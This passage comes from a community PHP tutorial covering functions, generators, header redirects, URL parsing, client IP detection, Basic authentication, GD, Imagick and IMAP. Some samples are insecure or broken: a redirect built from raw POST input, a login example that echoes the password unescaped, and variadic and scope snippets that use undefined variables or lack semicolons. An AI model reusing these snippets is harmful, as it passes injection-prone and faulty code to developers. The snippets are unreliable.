    print "Hello $name";
}


hello("Alice");
```

Optional Parameters

Functions can have optional parameters, for example:

```
function hello($name, $style = 'Formal')
{
    switch ($style) {
        case 'Formal':
            print "Good Day $name";
            break;
        case 'Informal':
            print "Hi $name";
            break;
        case 'Australian':
            print "G'day $name";
            break;
        default:
            print "Hello $name";
            break;
    }
}


hello('Alice');
    // Good Day Alice
```

```
hello('Alice', 'Australian');
    // G'day Alice
```

Passing Arguments by Reference

Function arguments can be passed "By Reference", allowing the function to modify the variable used outside the function:

```
function pluralize(&$word)
{
    if (substr($word, -1) == 'y') {
        $word = substr($word, 0, -1) . 'ies';
    } else {
      $word .= 's';
    }
}

$word = 'Bannana';
pluralize($word);

print $word;
  // Bannanas
```

Object arguments are always passed by reference:

```
function addOneDay($date)
{
    $date->modify('+1 day');
}

$date = new DateTime('2014-02-28');
addOneDay($date);

print $date->format('Y-m-d');
  // 2014-03-01
```

To avoid implicit passing an object by reference, you should `clone` the object.

Passing by reference can also be used as an alternative way to return parameters. For example, the `socket_getpeername` function:

```
bool socket_getpeername ( resource $socket , string &$address [, int &$port ] )
```

This method actually aims to return the address and port of the peer, but since there are two values to return, it chooses to use reference parameters instead. It can be called like this:

```
if(!socket_getpeername($socket, $address, $port)) {
    throw new RuntimeException(socket_last_error());
}
echo "Peer: $address:$port\n";
```

The variables `$address` and `$port` do not need to be defined before. They will:

1. be defined as `null` first,
2. then passed to the function with the predefined `null` value
3. then modified in the function
4. end up defined as the address and port in the calling context.

Variable-length argument lists

5.6

PHP 5.6 introduced variable-length argument lists (a.k.a. varargs, variadic arguments), using the ... token before the argument name to indicate that the parameter is variadic, i.e. it is an array including all supplied parameters from that one onward.

```
function variadic_func($nonVariadic, ...$variadic) {
    echo json_encode($variadic);
}

variadic_func(1, 2, 3, 4); // prints [2,3,4]
```

Type names can be added in front of the ...:

```
function foo(Bar ...$bars) {}
```

The `&` reference operator can be added before the ..., but after the type name (if any). Consider this example:

```
class Foo{}
function a(Foo &...$foos){
    $i = 0;
    foreach($a as &$foo){ // note the &
        $foo = $i++;
    }
}
$a = new Foo;
$c = new Foo;
$b =& $c;
a($a, $b);
var_dump($a, $b, $c);
```

Output:

```
int(0)
int(1)
int(1)
```

On the other hand, an array (or `Traversable`) of arguments can be unpacked to be passed to a function in the form of an argument list:

```
var_dump(...hash_algos());
```

Output:

```
string(3) "md2"
string(3) "md4"
string(3) "md5"
...
```

Compare with this snippet without using ...:

```
var_dump(hash_algos());
```

Output:

```
array(46) {
  [0]=>
  string(3) "md2"
  [1]=>
  string(3) "md4"
  ...
}
```

Therefore, redirect functions for variadic functions can now be easily made, for example:

```
public function formatQuery($query, ...$args){
    return sprintf($query, ...array_map([$mysqli, "real_escape_string"], $args));
}
```

Apart from arrays, `Traversable`s, such as `Iterator` (especially many of its subclasses from SPL) can also be used. For example:

```
$iterator = new LimitIterator(new ArrayIterator([0, 1, 2, 3, 4, 5, 6]), 2, 3);
echo bin2hex(pack("c*", ...$it)); // Output: 020304
```

If the iterator iterates infinitely, for example:

```
$iterator = new InfiniteIterator(new ArrayIterator([0, 1, 2, 3, 4]));
var_dump(...$iterator);
```

Different versions of PHP behave differently:

- From PHP 7.0.0 up to PHP 7.1.0 (beta 1):
  - A segmentation fault will occur
  - The PHP process will exit with code 139
- In PHP 5.6:
  - A fatal error of memory exhaustion ("Allowed memory size of %d bytes exhausted") will be shown.
  - The PHP process will exit with code 255

  Note: HHVM (v3.10 - v3.12) does not support unpacking `Traversable`s. A warning message "Only containers may be unpacked" will be shown in this attempt.

Function Scope

Variables inside functions is inside a local scope like this

```
$number = 5
function foo(){
    $number = 10
    return $number
}

foo(); //Will print 10 because text defined inside function is a local variable
```

Read Functions online: https://riptutorial.com/php/topic/4551/functions

Chapter 37: Generators

Examples

Why use a generator?

Generators are useful when you need to generate a large collection to later iterate over. They're a simpler alternative to creating a class that implements an Iterator, which is often overkill.

For example, consider the below function.

```
function randomNumbers(int $length)
{
    $array = [];

    for ($i = 0; $i < $length; $i++) {
        $array[] = mt_rand(1, 10);
    }

    return $array;
}
```

All this function does is generates an array that's filled with random numbers. To use it, we might do `randomNumbers(10)`, which will give us an array of 10 random numbers. What if we want to generate one million random numbers? `randomNumbers(1000000)` will do that for us, but at a cost of memory. One million integers stored in an array uses approximately **33 megabytes** of memory.

```
$startMemory = memory_get_usage();

$randomNumbers = randomNumbers(1000000);

echo memory_get_usage() - $startMemory, ' bytes';
```

This is due to the entire one million random numbers being generated and returned at once, rather than one at a time. Generators are an easy way to solve this issue.

Re-writing randomNumbers() using a generator

Our `randomNumbers()` function can be re-written to use a generator.

```php
<?php

function randomNumbers(int $length)
{
    for ($i = 0; $i < $length; $i++) {
        // yield tells the PHP interpreter that this value
        // should be the one used in the current iteration.
        yield mt_rand(1, 10);
    }
}
```

```
foreach (randomNumbers(10) as $number) {
    echo "$number\n";
}
```

Using a generator, we don't have to build an entire list of random numbers to return from the function, leading to much less memory being used.

Reading a large file with a generator

One common use case for generators is reading a file from disk and iterating over its contents. Below is a class that allows you to iterate over a CSV file. The memory usage for this script is very predictable, and will not fluctuate depending on the size of the CSV file.

```php
<?php

class CsvReader
{
    protected $file;

    public function __construct($filePath) {
        $this->file = fopen($filePath, 'r');
    }

    public function rows()
    {
        while (!feof($this->file)) {
            $row = fgetcsv($this->file, 4096);

            yield $row;
        }

        return;
    }
}

$csv = new CsvReader('/path/to/huge/csv/file.csv');

foreach ($csv->rows() as $row) {
    // Do something with the CSV row.
}
```

The Yield Keyword

A `yield` statement is similar to a return statement, except that instead of stopping execution of the function and returning, yield instead returns a Generator object and pauses execution of the generator function.

Here is an example of the range function, written as a generator:

```php
function gen_one_to_three() {
    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $i;
```

```
    }
}
```

You can see that this function returns a Generator object by inspecting the output of `var_dump`:

```
var_dump(gen_one_to_three())

# Outputs:
class Generator (0) {
}
```

Yielding Values

The Generator object can then be iterated over like an array.

```
foreach (gen_one_to_three() as $value) {
    echo "$value\n";
}
```

The above example will output:

```
1
2
3
```

Yielding Values with Keys

In addition to yielding values, you can also yield key/value pairs.

```
function gen_one_to_three() {
    $keys = ["first", "second", "third"];

    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $keys[$i - 1] => $i;
    }
}

foreach (gen_one_to_three() as $key => $value) {
    echo "$key: $value\n";
}
```

The above example will output:

```
first: 1
second: 2
third: 3
```

Using the send()-function to pass values to a generator

Generators are fast coded and in many cases a slim alternative to heavy iterator-implementations. With the fast implementation comes a little lack of control when a generator should stop generating or if it should generate something else. However this can be achieved with the usage of the `send()` function, enabling the requesting function to send parameters to the generator after every loop.

```
//Imagining accessing a large amount of data from a server, here is the generator for this:
function generateDataFromServerDemo()
{
    $indexCurrentRun = 0; //In this example in place of data from the server, I just send
feedback everytime a loop ran through.

    $timeout = false;
    while (!$timeout)
    {
        $timeout = yield $indexCurrentRun; // Values are passed to caller. The next time the
generator is called, it will start at this statement. If send() is used, $timeout will take
this value.
        $indexCurrentRun++;
    }

    yield 'X of bytes are missing. </br>';
}

// Start using the generator
$generatorDataFromServer = generateDataFromServerDemo ();
foreach($generatorDataFromServer as $numberOfRuns)
{
    if ($numberOfRuns < 10)
    {
        echo $numberOfRuns . "</br>";
    }
    else
    {
        $generatorDataFromServer->send(true); //sending data to the generator
        echo $generatorDataFromServer->current(); //accessing the latest element (hinting how
many bytes are still missing.
    }
}
```

Resulting in this Output:

```
0
1
2
3
4
5
6
7
8
9
X bytes are missing.
```

Read Generators online: https://riptutorial.com/php/topic/1684/generators

---

Chapter 38: Headers Manipulation

Examples

Basic Setting of a Header

Here is a basic setting of the Header to change to a new page when a button is clicked.

```
if(isset($_REQUEST['action']))
{
    switch($_REQUEST['action'])
    {  //Setting the Header based on which button is clicked
        case 'getState':
            header("Location: http://NewPageForState.com/getState.php?search=" .
$_POST['search']);
            break;
        case 'getProject':
            header("Location: http://NewPageForProject.com/getProject.php?search=" .
$_POST['search']);
            break;
}
else
{
    GetSearchTerm(!NULL);
}
//Forms to enter a State or Project and click search
function GetSearchTerm($success)
{
    if (is_null($success))
    {
        echo "<h4>You must enter a state or project number</h4>";
    }
    echo "<center><strong>Enter the State to search for</strong></center><p></p>";
    //Using the $_SERVER['PHP_SELF'] keeps us on this page till the switch above determines
where to go
    echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data'
method='POST'>
            <input type='hidden' name='action' value='getState'>
            <center>State: <input type='text' name='search' size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search State'></center>
            </form>";

    GetSearchTermProject($success);
}

function GetSearchTermProject($success)
{
    echo "<center><br><strong>Enter the Project to search for</strong></center><p></p>";
    echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data'
method='POST'>
            <input type='hidden' name='action' value='getProject'>
            <center>Project Number: <input type='text' name='search'
size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search Project'></center>
            </form>";
}
```

?>

Chapter 39: How to break down an URL

Introduction

As you code PHP you will most likely get your self in a position where you need to break down an URL into several pieces. There's obviously more than one way of doing it depending on your needs. This article will explain those ways for you so you can find what works best for you.

Examples

Using parse_url()

> parse_url(): This function parses a URL and returns an associative array containing any of the various components of the URL that are present.

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
)
```

If you need the path separated you can use explode

```
$url = parse_url('http://example.com/project/controller/action/param1/param2');
$url['sections'] = explode('/', $url['path']);

Array
(
    [scheme] => http
    [host] => example.com
    [path] => /project/controller/action/param1/param2
    [sections] => Array
        (
            [0] =>
            [1] => project
            [2] => controller
            [3] => action
            [4] => param1
            [5] => param2
        )

)
```

If you need the last part of the section you can use end() like this:

```
$last = end($url['sections']);
```

If the URL contains GET vars you can retrieve those as well

```
$url = parse_url('http://example.com?var1=value1&var2=value2');

Array
(
    [scheme] => http
    [host] => example.com
    [query] => var1=value1&var2=value2
)
```

If you wish to break down the query vars you can use parse_str() like this:

```
$url = parse_url('http://example.com?var1=value1&var2=value2');
parse_str($url['query'], $parts);

Array
(
    [var1] => value1
    [var2] => value2
)
```

Using explode()

> explode(): Returns an array of strings, each of which is a substring of string formed by
> splitting it on boundaries formed by the string delimiter.

This function is pretty much straight forward.

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = explode('/', $url);

Array
(
    [0] => http:
    [1] =>
    [2] => example.com
    [3] => project
    [4] => controller
    [5] => action
    [6] => param1
    [7] => param2
)
```

You can retrieve the last part of the URL by doing this:

```
$last = end($parts);
// Output: param2
```

You can also navigate inside the array by using sizeof() in combination with a math operator like
this:

```
echo $parts[sizeof($parts)-2];
```

```
// Output: param1
```

Using basename()

> basename(): Given a string containing the path to a file or directory, this function will
> return the trailing name component.

This function will return only the last part of an URL

```
$url = "http://example.com/project/controller/action/param1/param2";
$parts = basename($url);
// Output: param2
```

If your URL has more stuff to it and what you need is the dir name containing the file you can use
it with dirname() like this:

```
$url = "http://example.com/project/controller/action/param1/param2/index.php";
$parts = basename(dirname($url));
// Output: param2
```

Read How to break down an URL online: https://riptutorial.com/php/topic/10847/how-to-break-down-an-url

Chapter 40: How to Detect Client IP Address

Examples

Proper use of HTTP_X_FORWARDED_FOR

In the light of the latest httpoxy vulnerabilities, there is another variable, that is widely misused.

`HTTP_X_FORWARDED_FOR` is often used to detect the client IP address, but without any additional checks, this can lead to security issues, especially when this IP is later used for authentication or in SQL queries without sanitization.

Most of the code samples available ignore the fact that `HTTP_X_FORWARDED_FOR` can actually be considered as information provided by the client itself and therefore **is not** a reliable source to detect clients IP address. Some of the samples do add a warning about the possible misuse, but still lack any additional check in the code itself.

So here is an example of function written in PHP, how to detect a client IP address, if you know that client may be behind a proxy and you know this proxy can be trusted. If you don't known any trusted proxies, you can just use `REMOTE_ADDR`

```
function get_client_ip()
{
    // Nothing to do without any reliable information
    if (!isset($_SERVER['REMOTE_ADDR'])) {
        return NULL;
    }

    // Header that is used by the trusted proxy to refer to
    // the original IP
    $proxy_header = "HTTP_X_FORWARDED_FOR";

    // List of all the proxies that are known to handle 'proxy_header'
    // in known, safe manner
    $trusted_proxies = array("2001:db8::1", "192.168.50.1");

    if (in_array($_SERVER['REMOTE_ADDR'], $trusted_proxies)) {

        // Get IP of the client behind trusted proxy
        if (array_key_exists($proxy_header, $_SERVER)) {

            // Header can contain multiple IP-s of proxies that are passed through.
            // Only the IP added by the last proxy (last IP in the list) can be trusted.
            $client_ip = trim(end(explode(",", $_SERVER[$proxy_header])));

            // Validate just in case
            if (filter_var($client_ip, FILTER_VALIDATE_IP)) {
                return $client_ip;
            } else {
                // Validation failed - beat the guy who configured the proxy or
                // the guy who created the trusted proxy list?
                // TODO: some error handling to notify about the need of punishment
            }
        }
```

```
        }
    }

    // In all other cases, REMOTE_ADDR is the ONLY IP we can trust.
    return $_SERVER['REMOTE_ADDR'];
}

print get_client_ip();
```

Read How to Detect Client IP Address online: https://riptutorial.com/php/topic/5058/how-to-detect-client-ip-address

Chapter 41: HTTP Authentication

Introduction

In this topic we gonna make a HTTP-Header authenticate script.

Examples

Simple authenticate

PLEASE NOTE: ONLY PUT THIS CODE IN THE HEADER OF THE PAGE, OTHERWISE IT WILL NOT WORK!

```php
<?php
if (!isset($_SERVER['PHP_AUTH_USER'])) {
    header('WWW-Authenticate: Basic realm="My Realm"');
    header('HTTP/1.0 401 Unauthorized');
    echo 'Text to send if user hits Cancel button';
    exit;
}
echo "<p>Hello {$_SERVER['PHP_AUTH_USER']}.</p>";
$user = $_SERVER['PHP_AUTH_USER']; //Lets save the information
echo "<p>You entered {$_SERVER['PHP_AUTH_PW']} as your password.</p>";
$pass = $_SERVER['PHP_AUTH_PW']; //Save the password(optionally add encryption)!
?>
//You html page
```

Read HTTP Authentication online: https://riptutorial.com/php/topic/8059/http-authentication

Chapter 42: Image Processing with GD

Remarks

When using `header("Content-Type: $mimeType");` and `image____` to generate only an image to the output, be sure to output nothing else, note even a blank line after `?>`. (That can be a difficult 'bug' to track down -- you get no image and no clue as to why.) The general advice is to not include ?> at all here.

Examples

Creating an image

To create a blank image, use the `imagecreatetruecolor` function:

```
$img = imagecreatetruecolor($width, $height);
```

`$img` is now a resource variable for an image resource with `$width`x`$height` pixels. Note that width counts from left to right, and height counts from top to bottom.

Image resources can also be created from image creation functions, such as:

- `imagecreatefrompng`
- `imagecreatefromjpeg`
- other `imagecreatefrom*` functions.

Image resources may be freed later when there are no more references to them. However, to free the memory immediately (this may be important if you are processing many large images), using `imagedestroy()` on an image when it is no longer used might be a good practice.

```
imagedestroy($image);
```

Converting an image

Images created by image conversion does not modify the image until you output it. Therefore, an image converter can be as simple as three lines of code:

```
function convertJpegToPng(string $filename, string $outputFile) {
    $im = imagecreatefromjpeg($filename);
    imagepng($im, $outputFile);
    imagedestroy($im);
}
```

Image output

An image can be created using `image*` [functions](), where `*` is the file format.

They have this syntax in common:

```
bool image___(resource $im [, mixed $to [ other parameters]] )
```

Saving to a file

If you want to save the image to a file, you can pass the filename, or an opened file stream, as `$to`. If you pass a stream, you don't need to close it, because GD will automatically close it.

For example, to save a PNG file:

```
imagepng($image, "/path/to/target/file.png");

$stream = fopen("phar://path/to/target.phar/file.png", "wb");
imagepng($image2, $stream);
// Don't fclose($stream)
```

When using `fopen`, make sure to use the `b` flag rather than the `t` flag, because the file is a binary output.

Do **not** try to pass `fopen("php://temp", $f)` or `fopen("php://memory", $f)` to it. Since the stream is closed by the function after the call, you will be unable to use it further, such as to retrieve its contents.

Output as an HTTP response

If you want to directly return this image as the response of the image (e.g. to create dynamic badges), you don't need to pass anything (or pass `null`) as the second argument. However, in the HTTP response, you need to specify your content type:

```
header("Content-Type: $mimeType");
```

`$mimeType` is the MIME type of the format you are returning. Examples include `image/png`, `image/gif` and `image/jpeg`.

Writing into a variable

There are two ways to write into a variable.

Using OB (Output Buffering)

```
ob_start();
```

```
imagepng($image, null, $quality); // pass null to supposedly write to stdout
$binary = ob_get_clean();
```

Using stream wrappers

You may have many reasons that you don't want to use output buffering. For example, you may already have OB on. Therefore, an alternative is needed.

Using the `stream_wrapper_register` function, a new stream wrapper can be registered. Hence, you can pass a stream to the image output function, and retrieve it later.

```php
<?php

class GlobalStream{
        private $var;

        public function stream_open(string $path){
                $this->var =& $GLOBALS[parse_url($path)["host"]];
                return true;
        }

        public function stream_write(string $data){
                $this->var .= $data;
                return strlen($data);
        }
}

stream_wrapper_register("global", GlobalStream::class);

$image = imagecreatetruecolor(100, 100);
imagefill($image, 0, 0, imagecolorallocate($image, 0, 0, 0));

$stream = fopen("global://myImage", "");
imagepng($image, $stream);
echo base64_encode($myImage);
```

In this example, the `GlobalStream` class writes any input into the reference variable (i.e. indirectly write to the global variable of the given name). The global variable can later be retrieved directly.

There are some special things to note:

- A fully implemented stream wrapper class should look like this, but according to tests with the `__call` magic method, only `stream_open`, `stream_write` and `stream_close` are called from internal functions.
- No flags are required in the `fopen` call, but you should at least pass an empty string. This is because the `fopen` function expects such parameter, and even if you don't use it in your `stream_open` implementation, a dummy one is still required.
- According to tests, `stream_write` is called multiple times. Remember to use `.=` (concatenation assignment), not `=` (direct variable assignment).

Example usage

In the `<img>` HTML tag, an image can be directly provided rather than using an external link:

```
echo '<img src="data:image/png;base64,' . base64_encode($binary) . '">';
```

Image Cropping and Resizing

If you have an image and want to create a new image, with new dimensions, you can use `imagecopyresampled` function:

first create a new `image` with desired dimensions:

```
// new image
$dst_img = imagecreatetruecolor($width, $height);
```

and store the original image into a variable. To do so, you may use one of the `createimagefrom*` functions where * stands for:

- jpeg
- gif
- png
- string

For example:

```
//original image
$src_img=imagecreatefromstring(file_get_contents($original_image_path));
```

Now, copy all (or part of) original image (src_img) into the new image (dst_img) by `imagecopyresampled`:

```
imagecopyresampled($dst_img, $src_img,
    $dst_x ,$dst_y, $src_x, $src_y,
    $dst_width, $dst_height, $src_width, $src_height);
```

To set `src_*` and `dst_*` dimensions, use the below image:

src_img

dst_img

https://riptutorial.com/php/topic/5195/image-processing-with-gd

Chapter 43: Imagick

Examples

First Steps

Installation

Using apt on Debian based systems

```
sudo apt-get install php5-imagick
```

Using Homebrew on OSX/macOs

```
brew install imagemagick
```

To see the dependencies installed using the `brew` method, visit brewformulas.org/Imagemagick.

Using binary releases

Instructions on imagemagick website.

Usage

```php
<?php

$imagen = new Imagick('imagen.jpg');
$imagen->thumbnailImage(100, 0);
//if you put 0 in the parameter aspect ratio is maintained

echo $imagen;

?>
```

Convert Image into base64 String

This example is how to turn an image into a Base64 string (i.e. a string you can use directly in a `src` attribute of an `img` tag). This example specifically uses the Imagick library (there are others available, such as GD as well).

```php
<?php
/**
 * This loads in the file, image.jpg for manipulation.
 * The filename path is releative to the .php file containing this code, so
 * in this example, image.jpg should live in the same directory as our script.
 */
$img = new Imagick('image.jpg');

/**
```

```
 * This resizes the image, to the given size in the form of width, height.
 * If you want to change the resolution of the image, rather than the size
 * then $img->resampleimage(320, 240) would be the right function to use.
 *
 * Note that for the second parameter, you can set it to 0 to maintain the
 * aspect ratio of the original image.
 */
$img->resizeImage(320, 240);

/**
 * This returns the unencoded string representation of the image
 */
$imgBuff = $img->getimageblob();

/**
 * This clears the image.jpg resource from our $img object and destroys the
 * object. Thus, freeing the system resources allocated for doing our image
 * manipulation.
 */
$img->clear();

/**
 * This creates the base64 encoded version of our unencoded string from
 * earlier. It is then output as an image to the page.
 *
 * Note, that in the src attribute, the image/jpeg part may change based on
 * the image type you're using (i.e. png, jpg etc).
 */
$img = base64_encode($imgBuff);
echo "<img alt='Embedded Image' src='data:image/jpeg;base64,$img' />";
```

Read Imagick online: https://riptutorial.com/php/topic/7682/imagick

Chapter 44: IMAP

Examples

Install IMAP extension

To use the IMAP functions in PHP you'll need to install the IMAP extension:

Debian/Ubuntu with PHP5

```
sudo apt-get install php5-imap
sudo php5enmod imap
```

Debian/Ubuntu with PHP7

```
sudo apt-get install php7.0-imap
```

YUM based distro

```
sudo yum install php-imap
```

Mac OS X with php5.6

```
brew reinstall php56 --with-imap
```

Connecting to a mailbox

To do anything with an IMAP account you need to connect to it first. To do this you need to specify some required parameters:

- The server name or IP address of the mail server
- The port you wish to connect on
  - IMAP is 143 or 993 (secure)
  - POP is 110 or 995 (secure)
  - SMTP is 25 or 465 (secure)
  - NNTP is 119 or 563 (secure)
- Connection flags (see below)

Flag	Description	Options	Default
`/service=service`	Which service to use	imap, pop3, nntp, smtp	imap
`/user=user`	remote user name for login on the server		
`/authuser=user`	remote authentication user; if specified this is		

Flag	Description	Options	Default
	the user name whose password is used (e.g. administrator)		
`/anonymous`	remote access as anonymous user		
`/debug`	record protocol telemetry in application's debug log		disabled
`/secure`	do not transmit a plaintext password over the network		
`/norsh`	do not use rsh or ssh to establish a preauthenticated IMAP session		
`/ssl`	use the Secure Socket Layer to encrypt the session		
`/validate-cert`	certificates from TLS/SSL server		enabled
`/novalidate-cert`	do not validate certificates from TLS/SSL server, needed if server uses self-signed certificates. **USE WITH CAUTION**		disabled
`/tls`	force use of start-TLS to encrypt the session, and reject connection to servers that do not support it		
`/notls`	do not do start-TLS to encrypt the session, even with servers that support it		
`/readonly`	request read-only mailbox open (IMAP only; ignored on NNTP, and an error with SMTP and POP3)		

Your connection string will look something like this:

```
{imap.example.com:993/imap/tls/secure}
```

Please note that if any of the characters in your connection string is non-ASCII it must be encoded with utf7_encode($string).

To connect to the mailbox, we use the imap_open command which returns a resource value pointing to a stream:

```php
<?php
$mailbox = imap_open("{imap.example.com:993/imap/tls/secure}", "username", "password");
if ($mailbox === false) {
    echo "Failed to connect to server";
```

```
    }
```

List all folders in the mailbox

Once you've connected to your mailbox, you'll want to take a look inside. The first useful command is imap_list. The first parameter is the resource you acquired from `imap_open`, the second is your mailbox string and the third is a fuzzy search string (`*` is used to match any pattern).

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*");
if ($folders === false) {
    echo "Failed to list folders in mailbox";
} else {
    print_r($folders);
}
```

The output should look similar to this

```
Array
(
    [0] => {imap.example.com:993/imap/tls/secure}INBOX
    [1] => {imap.example.com:993/imap/tls/secure}INBOX.Sent
    [2] => {imap.example.com:993/imap/tls/secure}INBOX.Drafts
    [3] => {imap.example.com:993/imap/tls/secure}INBOX.Junk
    [4] => {imap.example.com:993/imap/tls/secure}INBOX.Trash
)
```

You can use the third parameter to filter these results like this:

```
$folders = imap_list($mailbox, "{imap.example.com:993/imap/tls/secure}", "*.Sent");
```

And now the result only contains entries with `.Sent` in the name:

```
Array
(
    [0] => {imap.example.com:993/imap/tls/secure}INBOX.Sent
)
```

Note: Using `*` as a fuzzy search will return all matches recursively. If you use `%` it will return only matches in the current folder specified.

Finding messages in the mailbox

You can return a list of all the messages in a mailbox using imap_headers.

```
<?php
$headers = imap_headers($mailbox);
```

The result is an array of strings with the following pattern:

```
[FLAG] [MESSAGE-ID])[DD-MM-YYY] [FROM ADDRESS] [SUBJECT TRUNCATED TO 25 CHAR] ([SIZE] chars)
```

Here's a sample of what each line could look like:

```
A      1)19-Aug-2016 someone@example.com Message Subject (1728 chars)
D      2)19-Aug-2016 someone@example.com RE: Message Subject (22840 chars)
U      3)19-Aug-2016 someone@example.com RE: RE: Message Subject (1876 chars)
N      4)19-Aug-2016 someone@example.com RE: RE: RE: Message Subje (1741 chars)
```

Symbol	Flag	Meaning
A	Answered	Message has been replied to
D	Deleted	Message is deleted (but not removed)
F	Flagged	Message is flagged/stared for attention
N	New	Message is new and has not been seen
R	Recent	Message is new and has been seen
U	Unread	Message has not been read
X	Draft	Message is a draft

Note that this call could take a fair amount of time to run and may return a very large list.

An alternative is to load individual messages as you need them. Your emails are each assigned an ID from 1 (the oldest) to the value of `imap_num_msg($mailbox)`.

There are a number of functions to access an email directly, but the simplest way is to use `imap_header` which returns structured header information:

```php
<?php
$header = imap_headerinfo($mailbox , 1);

stdClass Object
(
    [date] => Wed, 19 Oct 2011 17:34:52 +0000
    [subject] => Message Subject
    [message_id] => <04b80ceedac8e74$51a8d50dd$0206600a@user1687763490>
    [references] => <ec129beef8a113c941ad68bdaae9@example.com>
    [toaddress] => Some One Else <someoneelse@example.com>
    [to] => Array
        (
            [0] => stdClass Object
                (
                    [personal] => Some One Else
                    [mailbox] => someonelse
                    [host] => example.com
                )
        )
    [fromaddress] => Some One <someone@example.com>
    [from] => Array
        (
            [0] => stdClass Object
```

```
                (
                        [personal] => Some One
                        [mailbox] => someone
                        [host] => example.com
                )
        )
    [reply_toaddress] => Some One <someone@example.com>
    [reply_to] => Array
        (
            [0] => stdClass Object
                (
                        [personal] => Some One
                        [mailbox] => someone
